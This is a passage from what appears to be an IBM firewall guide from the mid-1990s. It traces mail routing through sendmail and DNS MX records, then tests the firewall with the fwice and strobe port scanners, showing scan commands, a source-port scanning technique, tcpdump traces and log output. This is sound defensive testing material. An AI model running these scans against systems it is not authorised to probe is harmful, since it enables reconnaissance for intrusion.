


Figure 159. Tracking Incoming Mail to an SMTP Client

The originating user is root@warp.overnet.com and the destination address is rob@ral.ibm.com. However, we want the *real* recipient to be user ID rob on node mcgregor.itso.ral.ibm.com.

Now we will describe how the mail gets through.

Step 1 Before it can send the message, warp.overnet.com must resolve the destination IP address. It uses the following process:

1. The mail client on warp.overnet.com asks DNS on warp.overnet.com to resolve the IP address of ral.ibm.com (that is, the *apparent* IP name of the destination).
2. DNS on warp.overnet.com cannot resolve the IP address of ral.ibm.com.
3. Therefore, DNS on warp.overnet.com sends the same request to the root name server.
4. The root name server knows that ns1.ral.ibm.com is the primary server for the ral.ibm.com domain, so it passes the request on to it.
5. The request will again fail, because ns1.ral.ibm.com has no IP address record for ral.ibm.com.
6. However, warp.overnet.com is tenacious. It may not be able to find a direct IP address mapping for ral.ibm.com, but it is configured to allow the use of a mail exchanger by means of an OK MX record in /etc/sendmail.cf (see Figure 142 on page 148).
7. There *is* an MX record in DNS on ns1.ral.ibm.com.

```
ral.ibm.com.    IN      MX      10      aix1.ral.ibm.com.
```

Figure 160. The /etc/named.zone File on the External Name Server

The MX records specify a mail exchanger for a domain name. In our case, it indicates that mail to @ral.ibm.com will be forwarded to @aix1.ral.ibm.com.

8. Now the mail client on warp.overnet.com knows to send messages to the IP address of aix1.ral.ibm.com.

Step 2 The mail client on warp.overnet.com opens a connection to the SMTP port (TCP/25) on aix1.ral.ibm.com instead of ral.ibm.com. Note that this is the firewall system, so the filter rules have to be configured to permit this session.

The mail message is received by sendmail on the firewall.

Step 3 Sendmail on the firewall does not store the mail message, but just receives it and reroutes it on a session to the SMTP port on the internal mail server. This is because of the DR macro.

```
DRrs600020.itso.ral.ibm.com
```

Figure 161. DR Macro in the /etc/sendmail.cf File on the Firewall

The internal mail server (rs600020.itso.ral.ibm.com) receives the mail message, which is still addressed to rob@ral.ibm.com. Note that we could have chosen to rewrite the mail destination in the message header, using the technique described in "Example 2, Rewriting Using the S2 Rule on the Firewall" on page 146.


Step 4 The internal mail server does not store the mail message. Instead, it will reroute it to rob@mcgregor.itso.ral.ibm.com. This is controlled by two alias definitions. The first is an entry in /etc/hosts that defines ral.ibm.com as an alias for rs600020. We discussed this technique in "Example 4, Adding an Alias in the /etc/hosts File on the Internal Mail Server" on page 147. The second alias definition is the following entry in the /etc/aliases file:

```
rob:rob@mcgregor.itso.ral.ibm.com
```

Figure 162. The /etc/aliases File on the Internal Mail Server

This says that mail to user rob will be delivered to rob@mcgregor.itso.ral.ibm.com.

Finally, sendmail on mcgregor.itso.ral.ibm.com can receive mail for user rob. Figure 163 shows the result.



From: root@warp.overnet.com
Date: 02-27-96 11:16:26 AM
To: rob@rs600020.itso.ral.ibm.com
Folder: SentMail
Subject: Testing SMTP End to End

Hello World

Figure 163. Incoming Mail via SMTP

9.4.2 Case 2, Outgoing Mail From SMTP Mail Client




Figure 164. Tracking Outgoing Mail from an SMTP Client

This is the reverse of the previous case. We will send mail from rob@mcgregor.itso.ral.ibm.com to root@warp.overnet.com. As before, the first step is for the originating host to resolve the IP address of the destination. In this case there is no mail exchanger involved, so all that is necessary is a simple IP name lookup. Figure 11 on page 17 describes the process by which an internal node resolves external addresses.

Once the target address has been determined, the following process takes place:

Step 1 The Ultimail/2 client on mcgregor.itso.ral.ibm.com sends mail to the local mail server (rs600020.itso.ral.ibm.com). This is defined by the DV macro in the %ETC%\sendmail.uml file.

```
# DVYour.External.Gateway
DVrs600020
```

Figure 165. DV Macro in the Sendmail.uml File on the Mail Client

AIX Users

If your client was an AIX machine, you would specify the DR macro in /etc/sendmail.cf instead of the DV macro shown above. You would specify:

```
DRrs600020
```

in this case.

Step 2 The sendmail daemon on the internal mail server receives the mail message and then reroutes it to the firewall (rs60004.itso.ral.ibm.com). This is controlled by the DR macro in the /etc/sendmail.cf file.

```
#DRRelayHostName
DRrs60004
```

Figure 166. DR Macro in /etc/sendmail.cf on the Internal Mail Server

Step 3 Next, the sendmail daemon on the firewall (rs60004.itso.ral.ibm.com) receives the mail message. It does not store it, but instead reroutes it to the destination address.

Finally, the sendmail daemon on warp.overnet.com receives and stores the mail message.

9.4.3 Case 3, Incoming Mail to POP Client




Figure 167. Tracking Incoming Mail to a POP Client

This is very similar to the first case we dealt with, except that, in this case, we use Post Office Protocol 3 (POP3) to receive the mail. POP3 is defined by RFC1225 and it specifies a mail client that requires fewer resources from the host machine than a full-fledged SMTP client. In fact, we used the same product as before, Ultimail/2, configured as a POP client instead of an SMTP client.

Figure 168 on page 160 shows how a POP client accesses mail messages through a POP server. Incoming mail to POP client users is spooled in the mailbox on the server. The users access the POP server indirectly to obtain their incoming mail. The protocol used between client and server is POP3. However, when users send mail, they are sending it using SMTP directly. In fact, it is not necessary to send mail to the mail server. It could be sent directly to the destination host. The principal advantage of the POP approach is that only one machine, the mail server, has to be permanently available to process mail messages. It also places the disk space to store mail messages on the server instead of distributed among the mail clients. This is a more controlled and economical use of hardware resources.




Figure 168. POP Server and Client

Now, we will describe how the incoming mail is processed step-by-step. As before, we will send mail from root@warp.overnet.com to rob@ral.ibm.com, but we expect that user rob on mcgregor.itso.ral.ibm.com will be the real recipient.

Steps 1-3 These 3 steps are exactly the same as case 1 (see 9.4.1, "Case 1, Incoming Mail to SMTP Client in the Secure Network" on page 154), but with one exception. The sendmail daemon on the internal mail server (rs600020.itso.ral.ibm.com) receives and stores the mail message, instead of passing it on to mcgregor.itso.ral.ibm.com.

Step 4 The POP client accesses the POP server on the internal mail server in order to get mail from the mailbox. It then retrieves the mail message from the mailbox.

9.4.4 Case 4, Outgoing Mail From POP Mail Client

The POP client uses SMTP protocol in order to send mail, as shown in Figure 168. In other words, this case is exactly the same as case 2.

Chapter 10. Testing your Configuration

In this section, we analyze some of the tools that are available for testing your Firewall configuration. We use fwice (the utility provided by SNG), strobe and SATAN (some useful code you can get from the net) and also the commercial version of Internet Scanner.

10.1 Introduction

Let′s face it. Sooner or later somebody will test your configuration. It might be someone from your organization checking up on you, or a cracker from the outer reaches of the Internet. You should test the configuration yourself before somebody else does it for you.

10.2 Fwice

Fwice is a tool provided by the SNG in order to scan ports. It is a TCP and UDP port scanner that tries to connect to a series of ports and reports success or failure. You can copy fwice from the firewall to another AIX machine in order to run the tests. You will also have to copy the file sng.cat from directory /usr/lib/nls.msg/En_US to the new machine (this is not in the mannual).

The syntax of the fwice command is:

```
fwice
fwice [host_file_name]
fwice [host_file_name] [services_file_name]
fwice [host_file_name] [services_file_name] [results_file_name]
```

You can provide fwice with a list of hosts (it uses /etc/hosts by default), a services file (/etc/services by default) or a results file name (it uses ./results by default).

Although it is a good scanner, the syntax is not very well suited for using in script files. We tested it by scanning from outside the secure network, aiming at two target machines inside it. We constructed a file named our_file, in which we put the addresses of our two targets (9.24.104.215 and 9.24.104.241). We show the results of the tests in the following sections.

10.2.1 Fwice Using Plain IP Routing

First we disabled the firewall filters, so it was acting as a simple IP router. Figure 169 on page 162 shows the results.

© Copyright IBM Corp. 1995 1996

```
No connection to 9.24.104.215 on tcp 1  (tcpmux)
No response   to 9.24.104.215 on udp 1  (tcpmux)
No connection to 9.24.104.215 on tcp 2  (compressnet)
No response   to 9.24.104.215 on udp 2  (compressnet)
No connection to 9.24.104.215 on tcp 3  (compressnet)
No response   to 9.24.104.215 on udp 3  (compressnet)
9.24.104.215 tcp 7 (echo)     is alive and listening.
9.24.104.215 udp 7 (echo)     is alive and responded.
9.24.104.215 tcp 9 (discard)  is alive and listening.
No response   to 9.24.104.215 on udp 9  (discard)
No connection to 9.24.104.215 on tcp 11 (systat)
9.24.104.215 tcp 13 (daytime) is alive and listening.
9.24.104.215 udp 13 (daytime) is alive and responded.
No connection to 9.24.104.215 on tcp 15 (netstat)
No connection to 9.24.104.215 on tcp 17 (qotd)
No connection to 9.24.104.215 on tcp 18 (msp)
No response   to 9.24.104.215 on udp 18 (msp)
9.24.104.215 tcp 19 (chargen) is alive and listening.
9.24.104.215 udp 19 (chargen) is alive and responded.
No connection to 9.24.104.215 on tcp 20 (ftp-data)
9.24.104.215 tcp 21 (ftp)     is alive and listening.
9.24.104.215 tcp 23 (telnet)  is alive and listening.
9.24.104.215 tcp 25 (smtp)    is alive and listening.
No connection to 9.24.104.215 on tcp 27 (nsw-fe)
No response   to 9.24.104.215 on udp 27 (nsw-fe)
No connection to 9.24.104.215 on tcp 29 (msg-icp)
No response   to 9.24.104.215 on udp 29 (msg-icp)
No connection to 9.24.104.215 on tcp 31 (msg-auth)
No response   to 9.24.104.215 on udp 31 (msg-auth)
No connection to 9.24.104.215 on tcp 33 (dsp)
No response   to 9.24.104.215 on udp 33 (dsp)
9.24.104.215 tcp 37 (time)    is alive and listening.
9.24.104.215 udp 37 (time)    is alive and responded.
```

Figure 169. Result of Fwice Scanning with IP Routing Enabled

It is interesting to examine the techniques that fwice uses to achieve these results. We use the tcpdump command to see how fwice scans TCP and UDP ports. We will concentrate on how fwice works when a machine is *not* providing a service, because we will need this knowledge later to understand how fwice works with the firewall in place.

For TCP connections, it tries to initiate a connection by sending a packet with the SYN bit on (in our example to port 1). As the machine is not providing any service on this port, it sends back a TCP packet with the RESET bit on in order to abort the connection. For UDP packets, it sends a packet, and as the destination machine is not providing a service on the port (in our case port 1), it sends back an ICMP port unreachable message.

Figure 170 shows the tcpdump record of this.

```
# tcpdump -I -n -i en0
tcpdump: listening on en0
12:23:42.988590600 150.53.104.12.2970 > 9.24.104.215.1: S 985171969:985171969(0) win 16384 <mss 512>
12:23:42.995397000 9.24.104.215.1 > 150.53.104.12.2970: R 0:0(0) ack 985171970 win 0
12:23:43.33822000 150.53.104.12.1110 > 9.24.104.215.1: udp 6
12:23:43.40721600 9.24.104.215 > 150.53.104.12: icmp: 9.24.104.215 udp port 1 unreachable
12:23:43.47466600 150.53.104.12.2971 > 9.24.104.241.1: S 985235969:985235969(0) win 16384 <mss 512>
12:23:43.54306600 9.24.104.241.1 > 150.53.104.12.2971: R 0:0(0) ack 985235970 win 0
12:23:43.56785400 150.53.104.12.1111 > 9.24.104.241.1: udp 6
12:23:43.63811200 9.24.104.241 > 150.53.104.12: icmp: 9.24.104.241 udp port 1 unreachable
```

Figure 170. Output from Tcpdump of Fwice Scanning

10.2.2 Fwice Using SNG

Next we performed the same fwice scan with Secured Network Gateway filtering activated. As you can see in Figure 171, it starts to scan and then aborts the connection.

```
# ./fwice our_hosts
ICA9050i: Checking 9.24.104.215, tcp port 1
ICA9010e: #######  ″9.24.104.215″ could not be reached  #######
bind: A system call received an interrupt.
ICA9050i: Checking 9.24.104.241, tcp port 1
ICA9010e: #######  ″9.24.104.241″ could not be reached  #######
bind: A system call received an interrupt.
#
```

Figure 171. Attempted Fwice Scan Blocked by Firewall

When we look at the rejected packet messages in the firewall log, we can see the packets that fwice sent:

```
Feb 13 12:02:58 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.215
                          p:tcp sp:2927 dp:1
Feb 13 12:03:00 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.241
                          p:tcp sp:2928 dp:1
```

Figure 172. Firewall Log of Rejected Fwice Scan Packets

If we look at the same packets using tcpdump, we can see what fwice is trying to do:

```
# tcpdump -I -n -i en0
tcpdump: listening on en0
12:02:57.790694912 150.53.104.12.2927 > 9.24.104.215.1: S 821971969:821971969(0) win 16384 <mss 512>
12:02:59.796567168 150.53.104.12.2928 > 9.24.104.241.1: S 822291969:822291969(0) win 16384 <mss 512>
```

Figure 173. Tcpdump of Rejected Fwice Scan Packets

Notice that there are only packets to port tcp/1. As fwice didn′t get the Reset packet because of the filtering rules, it aborted the connection without trying the following ports (there is no packet to udp/1, for example).

This behavior ignores the fact that firewall filters could be blocking most destination ports, but allowing packets for some ports to flow. If you want to use fwice to scan your network, our suggestion is to run it multiple times using a services file consisting of a single line (one file for each port).

10.3 Strobe

Strobe is a port scanning tool written (and copyrighted) by Julian Assange. It may be used freely and you can get it from ftp://suburbia.net:/pub/strobe.tgz.

It′s an extremely fast TCP port scanner, and it allows the user to specify the source port of the connections (in order to emulate a source porting attack). It does not do stealth scanning (see "Stealth Scanning" on page 42) so you will see packets with the SYN bit on if you trace it.

10.3.1 Strobe Using Plain IP Routing

As before, we first scan our target machines with the firewall filters disabled, so it should be able to reach all available ports.

```
# ./strobe -P 20 -t 2 9.24.104.215 9.24.104.241
strobe 1.03 (c) 1995 Julian Assange (proff@suburbia.net).
9.24.104.215   echo           7/tcp Echo [95,JBP]
9.24.104.241   echo           7/tcp Echo [95,JBP]
9.24.104.215   discard        9/tcp Discard [94,JBP]
9.24.104.241   discard        9/tcp Discard [94,JBP]
9.24.104.215   daytime       13/tcp Daytime [93,JBP]
9.24.104.215   chargen       19/tcp ttytst source Character Generator
9.24.104.215   ftp           21/tcp File Transfer [Control] [96,JBP]
9.24.104.215   telnet        23/tcp Telnet [112,JBP]
9.24.104.215   smtp          25/tcp Simple Mail Transfer [102,JBP]
9.24.104.215   time          37/tcp Time [108,JBP]
9.24.104.241   daytime       13/tcp Daytime [93,JBP]
9.24.104.241   ftp           21/tcp File Transfer [Control] [96,JBP]
9.24.104.241   telnet        23/tcp Telnet [112,JBP]
9.24.104.241   smtp          25/tcp Simple Mail Transfer [102,JBP]
9.24.104.241   time          37/tcp Time [108,JBP]
9.24.104.241   pop2         109/tcp postoffice Post Office Protocol - Version 2
9.24.104.241   pop3         110/tcp Post Office Protocol - Version 3 [122,MTR]
9.24.104.241   sunrpc       111/tcp rpcbind SUN Remote Procedure Call
9.24.104.241   loc-srv      135/tcp Location Service [JXP]
9.24.104.241   snmptrap     162/tcp SNMPTRAP [15,MTR]
9.24.104.241   cmip-man     163/tcp CMIP/TCP Manager [4,AXB1]
9.24.104.241   cmip-agent   164/tcp CMIP/TCP Agent
9.24.104.241   smux         199/tcp SMUX [MTR]
9.24.104.241   exec         512/tcp remote process execution;
 .
 .
 .
```

Figure 174. Strobe Scanning with no Firewall Filters

10.3.2 Strobe Using SNG

Now we activate the firewall, and we verify that the attacker cannot gain any information, because the packets are blocked by the filters (with SNG configured as a dual-homed firewall).

```
# ./strobe -P 20 -t 2 9.24.104.215 9.24.104.241
strobe 1.03 (c) 1995 Julian Assange (proff@suburbia.net).
#
```

Figure 175. Strobe Scanning with Firewall Active

It is interesting to look at the log files, to see what marks a port scanner leaves behind. You can see a great number of connections coming from the same IP address (150.53.104.12) to different destinations, where a destination is fully defined by an IP address (9.24.104.215) a protocol (tcp) and a port (1-XXXX).

One interesting attack that we can do with strobe is to attempt source-port scanning, asking strobe to use as a source port the ftp-data port (port 20). This emphasizes the point that you cannot trust that a well-known port will always be used by the service that it is assigned to. Figure 176 shows the result of running this scan with firewall filters set to allow secure network users to have direct FTP access to nonsecure servers.

```
Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.215 p:tcp sp:20 dp:1
Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.241 p:tcp sp:20 dp:1
Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.215 p:tcp sp:20 dp:2
Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.241 p:tcp sp:20 dp:2
Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.215 p:tcp sp:20 dp:3
Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.241 p:tcp sp:20 dp:3

Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.215 p:tcp sp:20 dp:28
Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.241 p:tcp sp:20 dp:28
Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.215 p:tcp sp:20 dp:29
Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.241 p:tcp sp:20 dp:29
Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.215 p:tcp sp:20 dp:30
Feb 11 15:35:09 rs60004 : ICA1036i: #:79 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.241 p:tcp sp:20 dp:30
```

Figure 176. Strobe Scanning Using Source-Porting Technique

You can see how strobe scans 60 ports in just one second (ports 1 to 30 for machines 9.24.104.215 and 9.24.104.241).

Figure 177 shows the output from the tcpdump command for the same scan. Here you can see the SYN bit on, so this shows that it is not stealth scanning (that is, it is initiating the conventional TCP session handshake, instead of emulating the server end of an existing IP connection).

```
15:35:08.293612032 150.53.104.12.20 > 9.24.104.215.1: S 1737212929:1737212929(0) win 16384 <mss 512>
15:35:08.344706304 150.53.104.12.20 > 9.24.104.241.1: S 1737276929:1737276929(0) win 16384 <mss 512>
15:35:08.345345920 150.53.104.12.20 > 9.24.104.215.2: S 1737340929:1737340929(0) win 16384 <mss 512>
15:35:08.345980288 150.53.104.12.20 > 9.24.104.241.2: S 1737404929:1737404929(0) win 16384 <mss 512>
15:35:08.346621824 150.53.104.12.20 > 9.24.104.215.3: S 1737468929:1737468929(0) win 16384 <mss 512>
15:35:08.347233152 150.53.104.12.20 > 9.24.104.241.3: S 1737532929:1737532929(0) win 16384 <mss 512>
15:35:08.377754624 150.53.104.12.20 > 9.24.104.215.28: S 1740668929:1740668929(0) win 16384 <mss 512>
